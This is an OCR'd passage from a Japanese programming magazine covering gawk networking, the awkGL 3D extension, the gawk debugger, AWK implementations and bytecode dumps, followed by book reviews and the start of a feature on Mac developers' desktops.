/net-type/protocol/localport/hostname/
remoteport
```

では、スペシャルファイルの各フィールドについて解説します。

net-type

・"inet4"、"inet6"、"inet"のいずれかの文字列を指定します。
・"inet4"を指定するとIPv4で、"inet6"を指定するとIPv6で通信します。
・"inet"を指定したときの挙動は、hostnameの項で説明します[注5]。

protocol

・使用するプロトコルを指定します。
・"tcp"または"udp"のいずれかの値を指定します。

localport

・サーバプログラムで待ち受けポート番号を指定します。
・クライアントプログラムでは"0"を指定します。

hostname

・クライアントプログラムで接続先のホスト名を指定します。
・サーバプログラムでは"0"を指定します。
・ホスト名は、IPv4アドレス(例：127.0.0.1)、IPv6アドレス(例：0:0:0:0:0:0:0:1)、ドメイン名(例：localhost、gihyo.jp)のいずれかで指定します。
・net-typeに"inet"を指定したときの挙動は、hostnameの指定のしかたにより次のようになります。
⇨IPv4アドレスで指定→IPv4を使用する
⇨IPv6アドレスで指定→IPv6を使用する
⇨ドメイン名で指定→システムのデフォルトを使用する

remoteport

・クライアントプログラムで接続先ポート番号を指定します。
・サーバプログラムでは"0"を指定します。

送受信

ネットワーク通信では、printやprintfで双方向パイプに書き込むと通信相手に送信され、getlineで双方向パイプから読み込むことで受信できます。getlineは、コネクションが切断されると0を返します。

通信の終了

close関数にスペシャルファイルを指定することで、コネクションを切断できます。

なお、明示的にclose関数を呼ばない場合でも、gawk終了時に自動的にclose処理が行われます。そのため、client.awkではclose関数を呼んでいません。

まとめ

gawkのネットワーク機能では、ソケットに関する詳細が隠蔽されているため細かな制御は行えませんが、その分手軽にネットワークアプリケーションを作ることができます。

ネット上には、Webサーバなどgawkのネッ

注5) バージョン4.0.0以前のgawkはIPv6に未対応で、*net-type*には"inet"のみを指定できます。当然IPv4での通信となります。

トワーク機能を使ったさまざまなプログラムが公開されています。筆者はネットワーク機能を持つ機器のテストやデバッグなどに活用しています。とくに文字列主体のプロトコルでは、gawk本来の強力な文字列操作機能が活かせるのでたいへん重宝しています。もちろん、gawkをバイナリ主体の通信に使うこともできます。GitHubには、gnu-awk-youtube-downloaderという動画ダウンローダを公開している人がいて、筆者は最初みたときたいへん衝撃を受けました。

AWKで3Dグラフィック

gawkは、Cを使って「動的な拡張」を行うことができます。これは、簡単に言うとCで書いた関数をAWKのコードから呼び出すことができるということです[注6]。この機能を使えば、gawkでまさにあらゆることが可能になります。

例として、筆者が作ったgawkのOpenGL拡張であるawkGLを紹介します。awkGLは、gawkでOpenGLを使って2D/3Dグラフィックプログラミングを行うための拡張で、ウィンドウの制御、キーボードやマウスからの入力イベントの処理、ライティングなど、OpenGL(とGLUT[注7])の基本的な機能はほぼ実装しています。awkGLを使えば、物理シミュレータや3Dゲームなどをgawkで作ることができます。また、gawkのOpenCV拡張であるOpenCV-AWK[注8]と合わせれば、gawkでAR(拡張現実)アプリケーションを開発することもできます。

リスト4は、awkGLを使った3Dグラフィックプログラミングのサンプルコードです。これはライティングされた急須を表示するだけのプログラムで、実行すると**図6**のようなウィンドウが表示され、キーボードのqキーを押すとウィンドウを閉じて終了します。

Cによる拡張を作ってみたい方は、gawkのユーザガイド[注9]やgawkのソース[注10]に付属している拡張機能のサンプルのソースを参照してください。とくに、サンプルを見れば簡単な拡張はすぐ作れるようになると思います。本機能は単にgawkに機能を追加する以外にも、Cで書いたコードのテストをgawkを使って行うといったことにも使えます。

AWKのデバッガ

バージョン4.1.0以降のgawkは、-Dオプションを付けて起動することで、AWKのデバッガとして機能します。このデバッガは、GDBライクなコマンドラインデバッガで、デバッグコマンドの名前や挙動もGDBに合わせてあります(**図7**)。しかし、コマンドラインでの操作はいかんせん作業効率が悪いので、筆者はVim上で動くAVD(AWK Visual Debugger)というフロントエンドを作りました。**図8**はAVDでAWKプログラムをステップ実行している様子です。現在の実行ステップとして6行目がハイライトされています。2行目の左端に表示されている"@"はブレークポイントです。また、カーソルが5行目のsumという変数の上に載っているので、画面の最下部[注11]に「sum = 45」と表示されています。実行中のコードと分割された下側の画面には、AWKプログラムからの出力(「start」「45」)が表示されています。

このように、AWKで大規模プログラミングを行うための環境も着々と整いつつあります。

注6) もう少し正確に説明すると、これはダイナミックロードライブラリをダイナミックロードすることで、組込み関数をgawkに追加する機能です。なお、gawkのドキュメントを見てもこの機能には固有の名前がないようですので筆者は「Cエクステンション」と呼んでいます。

注7) ウィンドウシステムとの連携など環境に依存する処理を、OpenGLで共通的に扱うための補助ライブラリです。

注8) Webカメラからの動画取り込みや顔認識ができます。

注9) http://www.gnu.org/software/gawk/manual/gawk.html ただし、英語です。

注10) gawkのソースをダウンロードするには、http://www.gnu.org/prep/ftp.htmlから近隣のミラーサイトを選択してください。サンプルはソースのルートディレクトリ内のextensionというディレクトリ内にあります。

注11) vimではコマンドラインウィンドウといいます。

さまざまなAWKの実装


今回おもに取り上げたgawkのほかにも、AWKには多くの実装が存在します。その中のいくつかを紹介してみたいと思います。

・nawk

まず、Kernighanらによるオリジナルの実装であるnawkがあります[注12]。nawkは現在でもメ

注12) http://www.cs.princeton.edu/~bwk/btl.mirror

▼図6　awkGLによる急須の表示




▼リスト4　awkGLで急須を表示するコード

```
 1:BEGIN {
 2:    extension("./awkgl.so", "dlload")     # awkGLをロード
 3:
 4:    SetWindowPosSize(250, 50, 500, 500)
 5:    glutCreateWindow("Lighting Teapot")
 6:    glClearColor(16, 16, 16)
 7:
 8:    glEnable("LIGHTING")      # ライティングを有効化
 9:    glLight(0, "SPECULAR", 1.0, 1.0, 1.0, 1.0)
10:    glLight(0, "DIFFUSE",  0.8, 0.8, 0.8, 1.0)
11:    glLight(0, "AMBIENT",  0.4, 0.4, 0.4, 1.0)
12:    glLight(0, "POSITION", 100, 500, 0, 0)
13:    glLight(0, "DIRECTION", 0, 0, 0)
14:
15:    glutMainLoop()
16:}
17:
18:function keyboard(key, x, y) {  # 何かキーが押されたら、この関数が呼ばれる
19:    switch (key) {
20:    case "q":              # 'q'キーが押されたら終了
21:        print "exit..."
22:        exit
23:    }
24:}
25:
26:function reshape(width, height) {
27:    glViewport(0, 0, width, height)
28:    glMatrixMode("PROJECTION")
29:    glLoadIdentity()
30:    gluPerspective(45, width / height, 1, 2000)
31:    gluLookAt(190.0, 190.0, -100.0, 0.0, 20.0, 0.0, 0.0, 1.0, 0.0)
32:    glMatrixMode("MODELVIEW")
33:}
34:
35:function display() {
36:    glLoadIdentity()
37:    DrawAxes(110)         # X-Y-Z軸の描画
38:    glMaterial("BOTH", "SHININESS", 128)
39:    glMaterial("BOTH", "SPECULAR", 1.0, 1.0, 1.0, 1.0)
40:    glMaterial("BOTH", "DIFFUSE",  0.8, 0.8, 0.8, 1.0)
41:    glMaterial("BOTH", "AMBIENT",  0.5, 0.5, 0.5, 1.0)
42:    glutSolidTeapot(50)   # 急須の描画
43:}
```

ンテナンスが行われており、BSD系のOSなどでデフォルトのAWKとして採用されています[注13]。nawkというのは、New AWKの略なのですが、何がnewなのか(新しいのか)というと、実は誕生したときのAWKはユーザ定義関数や動的正規表現がないなど、現在のAWKに比べてたいへん貧弱なものでした。その後、KernighanらはBell研内外の要望を取り入れて現在の姿に近いAWKを完成させるのですが、これが「新しくなったAWK」ということでNew AWKと呼ばれるようになったのです。現在では、単にAWKと言えば、この新しくなったほうのAWKを指します。古いほうのAWKはoawk

▼図8　AVDによるステップ実行



▼図7　gawkのデバッガモード

```
$ cat -n tst.awk          ←デバッグ対象のAWKスクリプトを行番号付きで表示
     1  BEGIN {
     2      print "start"
     3      for (i = 0; i < 10; i++)
     4          sum += i
     5      avg = sum / 10
     6      print avg
     7      print "end"
     8  }
$ gawk -D -f tst.awk      ←gawkをデバッガモードで起動
gawk>                     ←プロンプトが表示される
gawk> break 2             ←beakコマンドで2行目にブレークポイントを設定
Breakpoint 1 set at file `tst.awk', line 2    ←ブレークポイントの設定は成功
gawk> run                 ←runコマンドで実行を開始
Starting program:
Stopping in BEGIN ...
Breakpoint 1, main() at `tst.awk':2    ←2行目のブレークポイントで停止
2           print "start"
gawk> step                             ←stepコマンドによるステップ実行
start                                  ←2行目のprint文による出力
3           for (i = 0; i < 10; i++)
gawk>    ←コマンドを打たずにエンターのみ入力すると、前回のコマンド(ここではstep)を繰り返す
4               sum += i
gawk>
3           for (i = 0; i < 10; i++)
gawk>
4               sum += i
gawk> break 7                          ←7行目にもブレークポイントを設定
Breakpoint 2 set at file `tst.awk', line 7
gawk> continue                         ←continueコマンドで7行目まで一気に実行
4.5                                    ←6行目のprint文による出力
Breakpoint 2, main() at `tst.awk':7    ←7行目のブレークポイントで停止
7           print "end"
gawk> print avg                        ←printコマンドで変数avgの値を確認
avg = 4.5                              ←avgの値が表示される
gawk> continue                         ←continueコマンドで最後まで実行
end                                    ←7行目のprint文による出力
Program exited normally with exit value: 0    ←プログラムが正常終了
gawk> quit                             ←quitコマンドでデバッガを終了
$
```

注13) 本Partでは「デフォルトのAWK」という語を、「(それぞれの)OSを標準的な構成でインストールした場合に、awkコマンドとして実行されるプログラム」という意味で使っています。

(Old AWKまたはOriginal AWK)と呼ばれており、Solarisには現在でもoawkコマンドが存在します。nawkは、One True Awk(唯一正統なるAwk)とも呼ばれます。

・gawk

あらためてGNU AWK(gawk)について紹介しておきます[注14]。gawkはその名のとおりGNUによるAWKの実装で、現在最も活発に開発が続けられているAWKです。今回取り上げた以外にも、正規表現演算子の追加やswitch文、プロファイラ機能などさまざまな拡張が行われています。Linuxでは多くのディストリビューションでデフォルトのAWKとして採用されており、そうでない場合でもたいていは公式パッケージが用意されています。Linux以外でも多くの環境で動作します。筆者が確認できた限り、多バイト文字の処理に公式に対応している唯一のAWKです。

・mawk

nawk、gawkと並ぶ有名な実装として、Michael Brennanによって実装されたMichael's AWK(mawk)があります[注15]。Debian系のLinuxなどでデフォルトのAWKとして採用されており、gawkほどではないものの若干の機能拡張が行われています。しかし、mawkの特長は何といっても高速な実行エンジンです。mawkは実行エンジンとしてスタックマシンを採用しており、極めて高速に動作します。実は、gawkも最近のバージョンでは実行方式を構文木直接実行からスタックマシンに切り替えたのですが、それでもmawkの速度には適わず、処理内容によっては倍以上の速度差が出ます。mawkは公式には多バイト文字の処理には対応していないのですが、木村浩一によってmawkを多バイト文字の処理に対応させたmawk MBCSというWindows向けの派生実装が存在します。また、mawkをほかのアプリケーションに組み込めるようにしたlibmawkという派生実装もあります[注16]。

・Jawk

JVM上で動作する、AWK for Java(Jawk)という実装もあります[注17]。Javaのコードを呼び出すこともできるようです。

・lawk

まだ開発途上のようですが、LLVM向けのAWKコンパイラであるlawkという実装もあります[注18]。もっとも、lawkは実験を目的とした実装で、実用を意図したものではないようです。

・POSIX AWK

POSIX AWKについてもここで解説しておきます。POSIX AWKというのはPOSIXが規定しているAWKの仕様のことで、POSIX AWKという実装が存在するわけではありません。POSIX AWKはnawkをもとにしていますが、nawkと同一ではありません。ところで、本Partも含めてAWK界隈では「gawkはさまざまな拡張が行われている」というような表現が出てきます。この「拡張」というのは通常はPOSIX AWKに対する拡張を意味します。すなわち、POSIX AWKが「標準のAWK」です。gawkは、--posixというオプションを付けて起動するとPOSIX AWKとして動作します。

AWKは言語仕様がコンパクトでありながらも実用的で、歴史も長いことから、ほかにも無数の実装が存在します。商用UNIXでは、ベンダ独自実装のAWKが搭載されていることもあります。にもかかわらず、各実装とも基本的な言語仕様には違いがほとんどないので、実装独

注14) http://www.gnu.org/software/gawk
注15) http://www.invisible-island.net/mawk
注16) http://repo.hu/projects/libmawk
注17) http://jawk.sourceforge.net
注18) http://lawk.sourceforge.net

自の拡張を使わなければAWKのコードは高い移植性を誇ります。実装独自の拡張も、既存の文法と衝突しないようよく配慮されていますし、ほとんどの実装のドキュメントにはPOSIX AWKとの差異やnawkとの差異がまとめられています。また、AWKの仕様はnawkができたころからあまり変化していませんので、昔に書かれたコードを現在の環境で動かせたりします。

このようにAWKのコードが高い可搬性を誇る理由は、やはりAWKがUNIXの基本ツールの1つであるからでしょう。AWKは起動スクリプトなどのコアな部分でも使われていること

▼図9　gawkでのバイトコードのダンプ

```
$ cat 1.awk      ← 1.awkの内容を表示
1
$ gawk -D -f 1.awk  ← gawkをデバッグモードで起動
dgawk> dump  ← dumpコマンドでバイトコードを表示

[      :0x2003fb44] Op_newfile          : [target_jmp = 0x2003f13c] [target_endfile =
0x2003f150]
                                          [target_get_record = 0x2003f178]
[      :0x2003f164] Op_no_op            :
[      :0x2003f268] Op_after_beginfile  :
[      :0x2003f178] Op_get_record       : [target_newfile = 0x2003fb44]

        # Rule

[     1:0x2003fc4c] Op_rule             : [in_rule = Rule] [source_file = 1.awk]
[     1:0x2003f1a0] Op_push_i           : 1 [PERM|NUMCUR|NUMBER]
[      :0x2003f1dc] Op_jmp_false        : [target_jmp = 0x2003f1c8]
[      :0x2003f1f0] Op_K_print_rec      : [redir_type = ""]
[      :0x2003f1c8] Op_no_op            :
[      :0x2003f254] Op_jmp              : [target_jmp = 0x2003f178]
[      :0x2003f150] Op_no_op            :
[      :0x2003f240] Op_after_endfile    :
[      :0x2003f13c] Op_no_op            :
[      :0x2003f18c] Op_atexit           :
[      :0x2003f204] Op_stop             :
dgawk> q     ← qコマンドでgawkのデバッグモードを終了
$ cat print.awk      ← print.awkの内容を表示
{print}
$ gawk -D -f print.awk  ← gawkをデバッグモードで起動
dgawk> dump  ← dumpコマンドでバイトコードを表示

[      :0x2003fb44] Op_newfile          : [target_jmp = 0x2003f13c] [target_endfile =
0x2003f150]
                                          [target_get_record = 0x2003f178]
[      :0x2003f164] Op_no_op            :
[      :0x2003f240] Op_after_beginfile  :
[      :0x2003f178] Op_get_record       : [target_newfile = 0x2003fb44]

        # Rule

[     1:0x2003fc4c] Op_rule             : [in_rule = Rule] [source_file = print.awk]
[     1:0x2003f1a0] Op_K_print_rec      : [redir_type = ""]
[      :0x2003f1c8] Op_no_op            :
[      :0x2003f22c] Op_jmp              : [target_jmp = 0x2003f178]
[      :0x2003f150] Op_no_op            :
[      :0x2003f218] Op_after_endfile    :
[      :0x2003f13c] Op_no_op            :
[      :0x2003f18c] Op_atexit           :
[      :0x2003f1dc] Op_stop             :
dgawk> q     ← qコマンドでgawkのデバッグモードを終了
$
```

から、あまり派手に仕様を変えることができなかったのです。また、基本ツールであるがゆえにPOSIXという標準規格が存在したことも大きいでしょう。もちろん、AWKの設計がもともと非常に優れていたことも忘れてはいけません。

これらのことを逆に考えれば、これから先もAWKの仕様が大きく変わるということは考えにくく、AWKをマスターしておけば、その知識と技術はさまざまな環境で末永く役立つことでしょう。

AWKのバイトコード

gawkとmawkがスタックマシンを採用しているのは前節でお話ししたとおりですが、両者とも次のようにスタックマシンのバイトコードをダンプすることができます。

gawkではまず、-Dオプションを付けてデバッガとして起動します。次に、デバッグコマンドのdumpを実行するとバイトコードがダンプされます(**図9**)。なお、gawkをデバッガモードで使う際はワンライナーを対象とはできず、必ず-fオプションでスクリプトファイルを指定しなければなりません。そのため、ワンライナーをダンプすることはできません。

mawkでは-Wdumpオプションを指定すると、プログラムの実行は行わずにバイトコードのダンプのみ行います(**図10**)。mawkは、ワンライナー、スクリプトファイルいずれもダンプできます。

今回ダンプの例として使っている'1'、'{print}'というコードは、いずれもcatコマンド相当の動作をするコードで、実行するとまったく同じ結果になります。しかし、gawk、mawkの両者とも'1'のほうが、バイトコードのステップ数が多くなっています。これは、'1'には暗黙のアクションとして'{print}'が追加されてトータルでは'1{print}'というルールとして解釈されるのに対し、'{print}'はパターンのないアクションのみの'{print}'というルールと解釈されるためです[注19]。AWKプログラムのチューニングやデバッグを行う際に、バイトコードをダンプして参考にしてみるというのも良いでしょう[注20]。

ところで、mawkとgawkのバイトコードを見比べると、シンプルで高速なmawk、多機能なgawkという違いを感じとっていただけるのではないかと思います。SD


注19) ここで、最適化で1は消えないのかと思った方もいるかもしれません。実際のところ、ほとんどのAWKの処理系は最適化があまり進んでいません。単にマンパワーが足りないだけなのか、ほかの理由があるのかはわかりませんが、現実的なAWKの使われ方を考えれば、コマンドラインから一瞬だけ実行されるといった場合も多いため、最適化に掛けた時間を実行時にペイできるのか微妙ですし、もともと言語仕様が小さいことが速度と安定性につながっているAWKにはあまり複雑な最適化機構は必要ないのかもしれません。

注20) 今回の例の場合には、たとえバイトコードのステップ数が多くても通常は'1'を使うべきです。コンピュータより人間のほうが圧倒的に遅いため、タイプ数を減らしたほうが早く処理が終わるからです。

▼図10　mawkでのバイトコードのダンプ

```
$ mawk -Wdump '1'     ← -Wdumpオプションでバイトコードを表示
MAIN
000 omain
001 pushd       1
003 jz          009
005 pushint     0
007 print
009 ol_gl
$ mawk -Wdump '{print}'      ← -Wdumpオプションでバイトコードを表示
MAIN
000 omain
001 pushint     0
003 print
005 ol_gl
$
```


BOOK no.1 プログラミング言語AWK



A.V.エイホ、 P.J.ワインバーガー、 B.W.カーニハン 【著】 ／足立 高徳 【訳】
A5判、 320ページ／価格＝3,990円 （税込） ／発行＝ユニバーサル・シェル・プログラミング研究所
ISBN＝978-4-904807-00-2

AWKの開発者であるワインバーガー氏らによって書かれた解説書。AWKを学び実務で役立てたいと考えるなら、AWKの特徴、文法解説、データ処理の実例などが書かれた1～3章を読むだけでも十分だろう。4章以降では、簡単なデータベースやアセンブラの作成を通じて本格的なAWKプログラミングを学べる。本書のサンプルプログラムは、前に例示したコードをもとに、新たに解説する部分に関する変更を加えて示すということが多い。つまり、1つのコードを徐々に成長させていくような例示の仕方をしている。このとおりに端末上で実践するだけでも、「書いたら試す」を繰り返すことになり、ワンライナーを書くよい特訓になりそうだ。

BOOK no.2 たった2日でわかるLinux
Cent OS 6.4 対応



中島 能和 【著】
B5変形判、 240ページ／価格＝2,310円 （税込） ／発行＝秀和システム
ISBN＝978-4-7980-3816-2

超初心者向けに、2日間で学べる内容ということでかなり割り切った学習内容だが、CUIでの操作、ファイル管理、ユーザ管理、ソフトウェアのインストール、Apacheの起動など、サーバ管理のさわり部分を一通り体験できる。実習環境はVirtualBox上でCentOSの仮想マシンを起動するだけで用意できる。Linux環境準備にさえ手間取りがちな初心者にはありたいだろう。Linuxサーバの入門書といえば、400ページを超える本が多い中、240ページという分量は手に取りやすく、本格的な専門書で学ぶ前の足がかりとしてちょうど良い。本書をクリアしたら、その知識を実務で使えるレベルに昇華させるために、さらに一歩上の専門書に進んでほしい。

BOOK no.3 Software Design plus シリーズ
データサイエンティスト養成読本
[ビッグデータ時代のビジネスを支えるデータ分析力が身につく!]

データサイエンティスト養成読本編集部 【編】
B5判、 152ページ／価格＝2,079円 （税込） ／発行＝技術評論社
ISBN＝978-4-7741-5896-9

雑誌やインターネットのニュースでは、データサイエンティストに関する記事が多く見られるようになった。しかし、実際のデータサイエンティストに必要な知識がまとめられた情報はまだ少ない。本書は、R言語の基礎、Pythonでの機械学習入門などのデータ分析を支えるエンジニアリングの記事に加え、データサイエンティストになるために必要なスキルの解説やマーケティングに応用されるデータ分析の解説など、非エンジニア向けの記事も多く含まれた内容となっている。ほとんどの記事が現役で活躍しているデータサイエンティストによって執筆されており、データ分析に直結する現場のヒントが散りばめられている。

BOOK no.4 Software Design plus シリーズ
Raspberry Pi［実用］入門
——手のひらサイズの ARM/Linux コンピュータを満喫!

Japanese Raspberry Pi Users Group 【著】
B5変形判、 256ページ／価格＝2,499円 （税込） ／発行＝技術評論社
ISBN＝978-4-7741-5855-6

Raspberry Piは手軽に購入できる価格（2013年7月時点でType B：3,300円）で、さらにLinuxベースのOSからGPIO（汎用入出力）を制御できるため、電子工作ファンのみならず、ソフトウェア系エンジニアからも注目されている。本書の前半では基本的な設定手順が、無線LANやGPIO接続など知らないとハマってしまう部分の補足を加えながらていねいに解説されおり、後半では応用編として、2台のRaspberry PiをWebサーバとDBサーバに分離する方法や、温度センサと音声合成ソフトを使って「喋る温度計」の開発方法など、実用的な事例が取り上げられている。Raspberry Piと本書で初めてのハードウェア制御に挑戦してみるのはいかがだろう。

秋まで待てない！ iOS 7&Mavericks

第2特集

開発するならやっぱりMacですよね？

9人9色のデスクトップ拝見＋新OS傾向と対策


思わずマネしたい、効率アップの一工夫

iOS 7&Mavericksが今秋リリースされます。でもその前に、最前線で活躍されているプログラマ・エンジニアの皆さんの開発現場（デスクトップ）を紹介させていただきました。プロの一工夫を参考に、次のOSへの期待を込めてバージョンアップ！

オススメ Mac OS XとiPhoneと組み合わせて、さらに効率アップ！（和田裕介）

プライベートも含めてiPhoneも仕事を捗らせる道具の1つです。iOS 7の話題が出てきていますが、iOS 6とiPhone 5の組み合わせは「サクサク」動くって意味でも非常に熱い。今は仕事で使うメールもすべてGmailで見られるようにしていて、iPhoneのGmailアプリケーションでよく閲覧しています。メールが来るたびに通知が表示されるように設定していて、iPhoneがよく「ブルブル」震えるのですが（笑）、仕事仲間とのやりとりに対して即座にレスポンスを返せるのが魅力です。ストレスがないので慣れて来たフリック入力で結構な長いメールも書けたりしますね。メールのレスポンスが早いとチームとしての意識が高まるので、iPhoneからのメール返信ができることは非常にありがたい。

また、開発者とのコミュニケーションという意味ではIRCに接続できる「LimeChat」のiOS版の出来が良いですし、「Day One」というノートアプリケーションもOS X版と同期ができて重宝しています。



最近使いだしたCIサービス「Travis CI」からのメールも通知されます

Part1

Mac使いの
開発者の手の内
「デスクトップ拝見!」

① MacBookを持って開発しながら旅をする?

筆者のデスク周り。最近、鎌倉から引っ越した新しい仕事場。最低限の環境が整ってきた

プロフィール

氏名 和田裕介(わだ ゆうすけ)
TwitterID @yusukebe
所属 ㈱ワディット代表取締役

1981年生まれ。Webアプリケーションエンジニア。未踏ユース準スーパークリエータ。株式会社オモロキではCTOとしてWebアプリケーション開発を担当。代表作は「君のラジオ」。また、人気お笑いサイト「ボケて」のシステム開発を務めている。

俺がノマドワーカーだ!

独立系で仕事をしている筆者は、なかなか海外旅行へ行く機会がありませんでした。まぁ旅行中にサーバが止まったら、まずいとかそういう制約もありますが、要は「キッカケがない」のが主な理由です。ところがここ最近になって台湾に4日、USへ9日と立て続けに出張が続いて、世界を見て回るのも楽しいものだなぁと感じているところです。

その海外出張で驚いたことは、当然と言えば当然の話ですが、現地で使えるモバイルWifiルータを羽田/成田で借りて持っていけば海外でも仕事ができるという点です。とくにこれから紹介するMac OS Xを積んだMacBookはそれ1つで開発ができるオールインワンな環境ですのでリュックサックに入れて背負っていけば、ふらっと立ち寄ったサンフランシスコのやたら閑散としたカフェでも作業ができます。また、Wifiルータ経由でiPhoneをネットワークにつなげば見知らぬ土地で地図アプリケーションが大活躍してくれます。

昨今「ノマドワーキング」という言葉がもてはやされていまして、筆者自身も喫茶店で仕事をするのはよくあります。この言葉が一般的に解釈される「近場の気に入ったカフェで仕事をして、自分は自由よ」という雰囲気もよいですが、海外で仕事ができてしまうことを知ると「グローバルノマド」なんていうのもアリだなぁって思います。ハイパーメディアクリエータという肩書きで著名な高城剛氏は世界中を旅していて、何をやっているのだかわかりませんが、楽しそうにしています。我々エンジニアもMacBookを持って世界中を旅しながら開発することも悪くないなと感じます。

筆者の開発環境

ちょうど1ヵ月くらい前に比較

的新しかったMacBook Pro 13インチで作業をしていたら、筆者のキーボード打鍵が強すぎるからかReturnキーを破壊してしまい(笑)修理に1週間かかることを聞かされ、この際だからと以前から気になっていたMacBook Pro 13インチの「Retinaディスプレイモデル」を「えいやっ」と購入しました。今まさにこの原稿を書いているわけですが、Retinaディスプレイだとフォントがきれいに見えて非常に満足感がありますね。

開発時に使うソフトウェアはWebアプリケーションの検証や調べものをするのに各種Webブラウザといわゆる「ターミナルアプリケーション」としてはMac OS X標準の「Terminal.app(ターミナル.app)」を使っています。iTerm2も人気があるようですがとくに必要性を感じないので使っておりません。またエディタは大学生のときの授業で強制的に使わせられた経験から引き続いてemacsを利用していて、Terminalの中で「emacs」コマンドを叩いてそこでプログラムを書いています。

開発のためのミドルウェアのインストールはHomebrewにお任せしています。一度セットアップしたら、

```
$ brew install mysql
```

と打つだけでMySQLのソースの取得からビルド、インストールまでよしなにやってくれるので便利ですね。また、筆者はPerlでWebアプリケーションを書くことが多いのですが、Perlそのもののバージョン管理に「Perlbrew」を、またモジュールのインストーラには「App::cpanminus」を、プロジェクトごとのライブラリ管理に「Carton」を使ってます。先日Perl 5の安定版である最新バージョン「5.18.0」がリリースされましたが、Perlbrewを利用すると、


```
$ perlbrew install perl-5.18.0
```

とすれば自分のホームディレクトリ配下でビルドしてくれてその後設定をすれば「5.18.0」へスイッチできます。またPerlのクラスビルダーの一種である「Mouse」をインストールしたければ「App::cpanminus」のcpanmコマンドを使い、

```
$ cpanm Mouse
```

とすれば良いでしょう。CartonはまだAPIが不安定なリリース状況ですので詳細の解説を避けますが、Rubyの Bundlerと似ていて、プロジェクトで必要なCPANライブラリなどの一覧を記載して実行するとプロジェクトの配下のディレクトリにライブラリがインストールされ、そのモジュールとコアモジュールだけを使ってアプリケーションを立ち上げることができます。ライブラリのバージョンの同一性まで面倒を見てくれるので、うまくやればまったくそれぞれ同じバージョンのライブラリを使った環境を構築することが簡単です。SD

Macのデスクトップ。基本的には何も置きません。普段はこのMacBook Pro 13インチ Retinaモデルで何から何までの作業をしています。以前は「ディスプレイが広くなくちゃ嫌だ」と27インチのものと19インチを組み合わせて使っていたことがありますが、慣れさえすれば僕の作業範疇だと13インチでも十分です



ターミナル内でemacsを起動している様子。Mac OS X標準のTerminal.appを使っているが、複数のペインを開いて移動していくのに「tmux」を使っています。「screen」も似たソフトウェアなのですが、ブラウザで言う「タブ」のようなものを作って簡単に移動させることができて重宝します

Part1

Mac使いの
開発者の手の内
「デスクトップ拝見!」

② ファイルの同期にこだわって仮想環境も構築

デスクトップをお見せしましょう……と言ってもかなり寂しいですが。仕事をしているときはドキュメントや開発環境でデスクトップ上がだいぶ埋め尽くされます。ただMacには標準で仮想デスクトップ環境としてSpacesが用意されているので、効率よく使っています

プロフィール

氏名 大野渉(おおの わたる) **所属** Starlight & Stormメンバー、日本Springユーザ会スタッフ **開発者歴** 14年 **Mac使用歴** 3年 **使用機種** iMac 27インチ(Mid2010)、MacBook Air 11インチ(Mid 2011)

オブジェクト指向設計/実装を中心にコンサルタント/講師として活動中。著書に『Spring 3入門』(共著)。Macユーザそして愛妻家エンジニアとして、現在の目標は奥さんの環境をMacに移行することと結婚5周年記念の沖縄旅行を実現すること。

家でも外でもMacで開発


筆者がWindowsからMacに切り替えるきっかけとなったのは、iPhoneの購入でした。その操作性、デザインに惹かれ、そして感覚的ではあるのですが、使っていてとにかく楽しかったのです。ちょうどデスクトップPCの購入を考えていたのでiMacを購入しました。使ってみると、やはりiPhoneと同じくエレガントでした。

